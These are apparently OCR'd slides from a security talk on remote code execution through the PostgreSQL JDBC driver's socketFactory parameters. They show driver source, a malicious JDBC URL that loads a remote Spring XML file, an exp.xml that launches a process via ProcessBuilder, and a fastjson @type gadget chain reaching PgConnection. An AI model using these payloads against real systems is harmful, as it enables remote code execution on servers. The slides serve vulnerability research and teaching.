
- sslfactoryarg = String

  This value is an optional argument to the constructor of the sslfactory class provided above. For more information see the section called

- socketFactory = String Specify a socket factory for socket creation.
- socketFactoryArg = String Argument forwarded to constructor of SocketFactory class




```java
public static Object instantiate(String classname, Properties info, boolean tryString, String
stringarg) {
    Object[] args = new Object[]{info};
    Constructor<?> ctor = null;
    Class cls = Class.forName(classname);
    try {
        ctor = cls.getConstructor(Properties.class);
    } catch (NoSuchMethodException var9) {
    }
    if (tryString && ctor == null) {
        try {
            ctor = cls.getConstructor(String.class);
            args = new String[]{stringarg};
        } catch (NoSuchMethodException var8) {
        }
    }
    ...
    return ctor.newInstance((Object[])args);
}
```



```java
public static SocketFactory getSocketFactory(Properties info) throws PSQLException {
    String socketFactoryClassName = PGProperty.SOCKET_FACTORY.get(info);
    if (socketFactoryClassName == null) {
        return SocketFactory.getDefault();
    } else {
        try {
            return (SocketFactory)ObjectFactory.instantiate(socketFactoryClassName, info, true,
PGProperty.SOCKET_FACTORY_ARG.get(info));
        } catch (Exception var3) {
            throw new PSQLException(GT.tr("The SocketFactory class provided {0} could not be
instantiated.", new Object[]{socketFactoryClassName}), PSQLState.CONNECTION_FAILURE, var3);
        }
    }
}
```


new socketFactory(socketFactoryArg)

jdbc:postgresql://node1/test?
socketFactory=org.springframework.context.support.ClassPathXmlApplicationContext&
socketFactoryArg=http://target/exp.xml



```
package org.springframework.context.support;

public class ClassPathXmlApplicationContext extends AbstractXmlApplicationContext {
    @Nullable
    private Resource[] configResources;
    public ClassPathXmlApplicationContext() {}
    public ClassPathXmlApplicationContext(ApplicationContext parent) {
        super(parent);
    }
    public ClassPathXmlApplicationContext(String configLocation) throws BeansException {
        this(new String[]{configLocation}, true, (ApplicationContext)null);
    }
    ...
}
```

parse
spring
config



exp.xml


```
<beans xmlns="http://www.springframework.org/schema/beans"
       xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
       xsi:schemaLocation="
     http://www.springframework.org/schema/beans
http://www.springframework.org/schema/beans/spring-
beans.xsd">
    <bean id="pb" class="java.lang.ProcessBuilder">
        <constructor-arg
value="/System/Applications/Calculator.app/Contents/MacOS/Ca
lculator" />
        <property name="whatever" value="#{ pb.start() }"/>
    </bean>
</beans>
```

execute command

①

```
{
"@type":"java.lang.Exception",
"@type":"org.python.antlr.ParseException"
}
```

②



MiscCodec → JSONObject toJavaObject

org.python.antlr.ParseException#setType

com.ziclix.python.sql.PyConnection

org.postgresql.jdbc.PgConnection

③

